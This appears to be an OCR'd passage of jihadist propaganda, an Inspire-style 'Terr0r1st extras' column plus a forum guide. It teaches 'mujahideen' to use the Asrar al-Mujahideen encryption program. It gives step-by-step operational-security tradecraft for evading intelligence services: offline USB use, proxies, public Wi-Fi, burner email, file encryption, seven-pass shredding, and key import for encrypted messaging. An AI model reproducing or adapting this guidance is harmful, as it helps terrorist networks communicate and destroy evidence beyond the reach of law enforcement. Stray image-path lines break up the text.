
Then click on 'Check'. A pop-up box will appear to immediately tell you if your copy of the program is legit or not. If it is legit, it will look like the image to the left. If it is not legit, it will look like the image to the right:



If your program is fraudulent, you would have to find the authentic copy over the Internet and download it and re-run the fingerprint check to make sure it's safe to use. If you have the authentic copy, it's good to story a few extra copies on various formats such as CD, DVD, External Storage Devices and whatnot.

VI. ADVICE

Finally, I would like to give some practical advice to the ones using this program. Firstly, don't trust the program 100% even though it's been proven to be effective and safe. Strive to use other means such as writing letters or leaving messages using special symbols in uninhabited areas. If you need to use the program to contact someone that you have no other way of contacting except through the Internet, then follow these procedures:

a) Never keep the Asrar program on your computer's hard drive. Always have it ready on a USB flash drive that you don't use for anything else. This is because if the Asrar program is available on the hard drive and you access the Internet with that computer, it's possible that the enemy will use spy programs to infiltrate your computer and figure out your password for your private key by recording your key strokes.

b) Don't use this USB flash drive whilst connected to the Internet. Keep your computer offline while writing, encrypting and decrypting messages.


c) Get in the habit of changing your private key password as much as possible. The ideal way would be to change it every time before compiling a new message. To change the password, click on, 'Keys Manager' and 'Change Passphrase'.

d) Use any program that provides USB flash drive protection just in case. Some flash drives now come with security protection; invest in security.

e) When you send your message to your associate over the Internet, use a proxy and an Internet connection that you don't regularly use (such as coffee shops).

f) If you and your associate will use Email as the primary means of communication, then obviously, don't use your regular public Email to send encrypted messages; create a new Email using a proxy and an Internet connection you don't regularly use.

g) Do careful research (using a proxy) and exploration to figure out other alternatives besides Email; if you are confident about its security, use it.



ASRAR AL-MUJAHIDEEN 2.0

Terr0r1st extras

> It is entirely up to you on how to establish communication between contacts without being obvious to the intelligence services that you are using this program.

In the previous issue, we discussed in-depth the main function of *Asrar al-Mujahideen 2.0*, namely its communication methods through the use of encryption. Here, we will be touching on some of the extra functions of the program that you can find useful. We will talk about encrypting and decrypting files on your computer. Afterwards, we will discuss the File Shredder process.

Before we start talking about that, it is important to note that getting caught from the intelligence services for using this program will most likely end you up in prison. So we have explained how to use the program, but it is entirely up to you on how to establish communication between contacts without being obvious to the intelligence services that you are using this program. It will take research and exploration on your part in order to devise a well-thought out plan to keep every identity safe.

1. Encrypt File

Let's say you have a Word Document on your computer that you don't want any prying eyes to see. You could just use the hidden feature available on the system or bury the file somewhere in some system file, but it's still possible that someone can find it if he searches hard enough. For law enforcement agencies however, finding files isn't much of an issue. They have programs exclusive to their departments that can seek out what they are looking for based on both the file name and its contents. In order to have some peace of mind, the encryption method would be the best alternative to take.

Towards the bottom of Figure 1.0, you will see a series of tabs. The first of them is 'Select File to Encrypt'. This is what we want. What will happen in this process of encryption is that a copy of your file will be made and converted into an unreadable format, leaving the original intact. In order to get rid of the original, place a check in 'Shred Out Original File' towards the bottom.

Next, click the yellow folder to the right to select your file. When you click open, you will see the path bar filled in. If not, try again.

Next, you will choose your Pub/Priv key and click the large red arrow. Then you will choose the one which will be able to see your encrypted file and click the large blue arrow.

Afterwards click 'Encrypt File' towards the top left of the menu. You should get a message saying that the file was encrypted successfully. You should then see a file that ends with .enc in the same place your original file is. If you get an error saying 'No mail box specified', then it means you haven't properly chosen either the Local or Remote User (i.e., the blue and red arrows).

2. Decrypt File

Decrypting the file you made is the same process as above. In the main window, you will click on the tab on the bottom 'Select File to Decrypt'. Click the yellow folder to select your file then click 'Decrypt File' at the top left in the menu. You will be asked for your password. Type it in and click OK. Once that's finished, depending on the size of the file, it will take some time to decrypt. You should then get a message saying that the file was decrypted successfully. In the same folder where your encrypted file is, a new folder will be automatically created called

'Decrypted'. In it you will find your file.

3. File Shredder

Many intelligence officers are able to find deleted files on a hard drive through the use of specially made programs. For instance, let's say a person deleted a file and formatted their computer. After a few years, the hard drive falls into the hands of the intelligence agency. Through their programs, there's a high possibility of them recovering that file. The *Asrar* program has a feature for permanently deleting your files, making it harder for the enemy to retrieve them.

Click on 'File Shredder' on the left menu.

From here, the process is simple. In Figure 1.3 you will see three columns. Starting from the left, the first column shows the root folders and disks of your computer. You will select the folder in which your file is located from here. Once you select the folder, the second column displays all the files in that folder. To delete the file, simply click on it, drag it into the third column and click the 'Shred Files' button towards the bottom.

There are many programs that can do the same. If you ever come across them, you will find options such as wiping three times over, seven times over and so on. This just means that the process of deletion will be repeated that many times. The more times it is wiped over, the safer is your hard drive from prying eyes. The minimum wipe times you should use is 7 times.




FIGURE 1.0

FIGURE 1.0: The first tab in the bottom panel will allow you to encrypt any file of your choosing.




FIGURE 1.1

FIGURE 1.1: Select your Pub/Priv key as the local user & then choose a remote user. Then click Encrypt File.




FIGURE 1.2

FIGURE 1.2: Choose the folder in which your file is located. Drag & drop from the second column to the third. Click Shred Files.

Asrar al Mujahideen - Made Easier

In the Name of Allah, The Most-Compassionate The Most-Merciful

Penned by the brother from Ansar1


اللهم اجعلنا خير أنصار لخير مجاهدين

O Allah! Make us better helpers (advocates) for the good of the Mujahideen


Add a public key – Encrypting Messages - Decrypting messages


Part I: How to Add a public key

Step 1: select and copy the public key of the person so you wish to send the message to




Step 2: in the folder of the program right click and create a new text file using notepad







Step 3: rename the file and change the extension from **“txt” to “akf”**



Step 4: open the file and paste the key copied earlier



Step 5: save the file



Step 6: open asrar and click on “keys manager”

Step 7: click on “import keys”


Step 8: Select the file and click open

Step 9: click close

Step 10: the key should show

Part II: Send a message encrypted


Step 1: click on the key of the desired recipient, it will show up in boxes highlighted by the red arrows




Step 2: click on messaging

